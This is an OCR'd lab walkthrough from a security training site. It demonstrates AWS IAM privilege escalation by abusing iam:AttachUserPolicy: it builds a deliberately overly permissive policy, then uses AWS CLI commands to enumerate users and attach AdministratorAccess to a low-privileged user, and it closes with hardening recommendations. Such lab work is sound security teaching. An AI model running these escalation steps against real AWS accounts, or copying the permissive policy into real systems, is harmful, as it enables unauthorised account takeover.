
iGNITE Technologies

AWS



IAM ATTACHUSERPOLICY ABUSE

www.hackingarticles.in

Contents

Introduction

Cloud computing provides many advantages but also introduces security risks, such as service abuse and IAM policy misconfigurations. Specifically, the ability to attach user policies in cloud environments when dealing with managed service providers. This lab demonstrates the abuse of the **AttachUserPolicy** IAM permission, which attaches the specified managed policy to the specified IAM user. With this permission, a user can escalate their own privileges or those of others by assigning high-level access policies.

About iam: AttachUserPolicy

A user with iam:AttachUserPolicy can attach powerful managed policies like AdministratorAccess to themselves or others. Without resource restrictions, this can lead to privilege escalation and full administrative access over the AWS environment. For more information about policies, see **Managed policies and inline policies** in the *IAM User Guide.*

Lab Setup and Prerequisites:

1. An AWS Account
2. VM Kali Linux

If you are new to AWS platform, it is recommended to go through the AWS Lab setup **here**.

Part 1: IAM Lab Setup

Here are the instructions for setting up the environment. We will access the AWS console and configure the AWS Command Line Interface (CLI).

User:

Igt_komal


Policy name:

Vuln_attached_policy

Creating an Overly Permissive Policy

To set the managed policy

1. Navigate to **IAM > Policies > Create policy**.



2. Specify permissions on the Policy Editor. Write a custom policy which grants full administrative permission and later it will be used as an **escalation path.**


- **Effect**: Allow -> Grants permissions, not denying.
- **Resource**: "*" -> Applies to all resources in the account.

Actions:

- **iam:List *** – Lists IAM resources like users, roles, and policies.
- **iam:Get *** – Retrieves detailed information about IAM resources.
- **iam:SimulatePrincipalPolicy** – simulates IAM permissions to check what actions a principal can perform. (for auditing/testing)
- **iam:AttachUserPolicy** – Attaches managed policies to users, allowing privilege escalation if misused.
- **iam:CreatePolicyVersion** – Creates new versions of existing policies.


```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Effect": "Allow",
      "Action": [
        "iam:List*",
        "iam:Get*",
        "iam:SimulatePrincipalPolicy",
        "iam:AttachUserPolicy"
      ],
      "Resource": "*"
    },
    {
      "Effect": "Allow",
      "Action": [
        "iam:CreatePolicyVersion"
      ],
      "Resource": "arn:aws:iam::*: policy/vul_attached_policy"
    }
  ]
}
```

This is how the policy appears on Policy editor. Click **Create policy** after adding policy details such as name **Vuln_attached_policy** in step 2 as shown in the screenshot.



Creating an IAM user with permissive Policy Assignment

Go to **IAM > Users > Create user**. Enter the user details (e.g. Igt_komal) then choose **Attach policies directly** under **Permissions options** on Set permissions. Select **Vuln_attached_policy** from the list, then click **Next**.



Part 2: Enumeration and Exploitation

Use Case Scenario for AttachUserPolicy

AttachUserPolicy directly associate managed IAM policies with a specific user. Though **not ideal** for large-scale or production use, they serve certain practical purposes during testing or controlled environments.

This approach is often adopted for:

- **Testing or troubleshooting** access issues
- **Quickly granting permissions** without modifying groups or roles
- **Fine-grained control** in small or isolated environments

Set up & Enumeration of profile using AWS CLI

Firstly, set up a profile named **Igt_komal** in AWS CLI.

```
aws configure set profile.Igt_komal.aws_access_key_id AKI
```

Assigning the **access key ID**, **secret access key**, and default **region** for that profile. It will allow profile Igt_komal to act as the IAM user in future.

```
aws configure set profile.Igt_komal.aws_secret_access_key W+ft
aws configure set profile.Igt_komal.region us-east-1
```

The following command will retrieve the identity information (UserId, Account ID, ARN) for the currently authenticated user via that profile.

```
aws sts get-caller-identity --profile Igt_komal
```

The command written below will list all managed policies attached to the user **Igt_komal.** The output clearly shows that the user has one attached policy i.e. vuln_attached_policy. Note the **PolicyArn** highlighted in the screenshot.

```
aws iam list-attached-user-policies --user-name Igt_komal --profile Igt_komal
```


Then, list all the available versions of the Vuln_attached_policy by the following command and the result clearly shows the version Id v1 is set as default i.e. its active version.

```
aws iam list-policy-versions --policy-arn
arn:aws:iam::513869214449:policy/vuln_attached_policy --profile Igt_komal
```

Running this command brings the full details of a specific version of the IAM policy like the Policy version, creation date etc.

Note the output showing an overly permissive policy with wildcards (*) for both iam: List and iam:Get along with iam:AttachUserPolicy. **A privilege escalation risk.**

```
aws iam get-policy-version --policy-arn
arn:aws:iam::513869214449:policy/vuln_attached_policy --version-id v1 --profile
Igt_komal
```



Next, run the following command to list IAM users. The output includes user names, IDs, and ARNs—highlighting **Igt_admin** as a potential **target.**

```
aws iam list-users --profile Igt_komal
```

```
└─# aws iam list-users --profile  Igt_komal
{
    "Users": [
        {
            "Path": "/",
            "UserName": "Igt_admin",
            "UserId": "AIDAXPJH56LYXYI2GZ7MM",
            "Arn": "arn:aws:iam::513869214449:user/Igt_admin",
            "CreateDate": "2025-05-22T17:39:44+00:00"
        },
        {
            "Path": "/",
            "UserName": "Igt_komal",
            "UserId": "AIDAXPJH56LYZSFMU7HPS",
            "Arn": "arn:aws:iam::513869214449:user/Igt_komal",
            "CreateDate": "2025-05-28T19:16:19+00:00"
        },
        {
            "Path": "/",
            "UserName": "Igt_lowpriv",
            "UserId": "AIDAXPJH56LYRQDELTRRA",
            "Arn": "arn:aws:iam::513869214449:user/Igt_lowpriv",
            "CreateDate": "2025-05-16T17:52:47+00:00"
        },
        {
            "Path": "/",
            "UserName": "Igt_raj",
            "UserId": "AIDAXPJH56LYXKAMUSODD",
            "Arn": "arn:aws:iam::513869214449:user/Igt_raj",
            "CreateDate": "2025-05-22T17:56:54+00:00"
        },
        {
            "Path": "/",
            "UserName": "Igt_sanjeet",
            "UserId": "AIDAXPJH56LYUDBXWDPSM",
            "Arn": "arn:aws:iam::513869214449:user/Igt_sanjeet",
            "CreateDate": "2025-05-23T19:00:06+00:00"
```

Now, list the policies attached to admin_role by running the following command: The output shows AdministratorAccess.


```
aws iam list-attached-user-policies --user-name Igt_admin --profile Igt_komal
```

```
┌──(root㉿kali)-[~]
└─# aws iam list-attached-user-policies --user-name Igt_admin --profile Igt_komal
{
    "AttachedPolicies": [
        {
            "PolicyName": "AdministratorAccess",
            "PolicyArn": "arn:aws:iam::aws:policy/AdministratorAccess"
        }
    ]
}
```

IAM AttachUserPolicy Privilege Escalation

The real game begins with the execution of this command where Igt_komal tries to create another user Igt_hacker but the action is **denied** as no identity-based policy can do it.

```
aws iam create-user --user-name Igt_hacker --profile Igt_komal
```



This command attaches the powerful AdministratorAccess managed policy to the IAM user Igt_komal.


```
aws iam attach-user-policy --user-name Igt_komal --policy-arn
arn:aws:iam::aws:policy/AdministratorAccess --profile Igt_komal
```

Now, the execution of following command further confirms the the **user's AdministratorAccess,** as the command shows all the policies attached to Igt_komal

```
aws iam list-attached-user-policies --user-name Igt_komal --profile Igt_komal
```

Again, try the following command and it's a success this time around.

```
aws iam create-user --user-name Igt_hacker --profile Igt_komal
```



Congratulations!! Privilege escalation via AttachUserPolicy abuse is demonstrated.

Analysis

The user Igt_komal has successfully escalated privileges from limited access to **full administrative control** over the AWS account by leveraging the iam:AttachUserPolicy permission- a classic IAM misconfiguration abuse. The escalation path was:

Low privileged IAM User → Attach AdministratorAccess via iam:AttachUserPolicy → Full Admin Privileges → AWS Account Compromise

Recommendations

- Avoid granting users permissions like iam:AttachUserPolicy unless absolutely necessary.
- Assign permissions via roles or groups instead of direct user attachments.
- **Immediately detach high-privilege policies** from low-privileged users
- Use AWS CloudTrail + Amazon CloudWatch to create alerts on privilege escalation events.
- Schedule periodic IAM audits to detect unused or risky policies.

Conclusion

This lab exercise represents a critical security risk in AWS through misconfigured IAM permissions. This type of escalation does not rely on traditional vulnerabilities or exploits rather the poor permission boundaries can result in such compromise.


iGNITE Technologies

JOIN OUR TRAINING PROGRAMS

CLICK HERE

BEGINNER


- Ethical Hacking
- Network Pentest
- Bug Bounty
- Wireless Pentest
- Network Security Essentials



ADVANCED

- Burp Suite Pro
- Android Pentest
- Web Services-API
- Advanced Metasploit
- Pro Infrastructure VAPT
- CTF
- Computer Forensics

EXPERT



- Red Team Operation
  - APT's - MITRE Attack Tactics
  - Active Directory Attack
  - MSSQL Security Assessment
- Privilege Escalation
  - Windows
  - Linux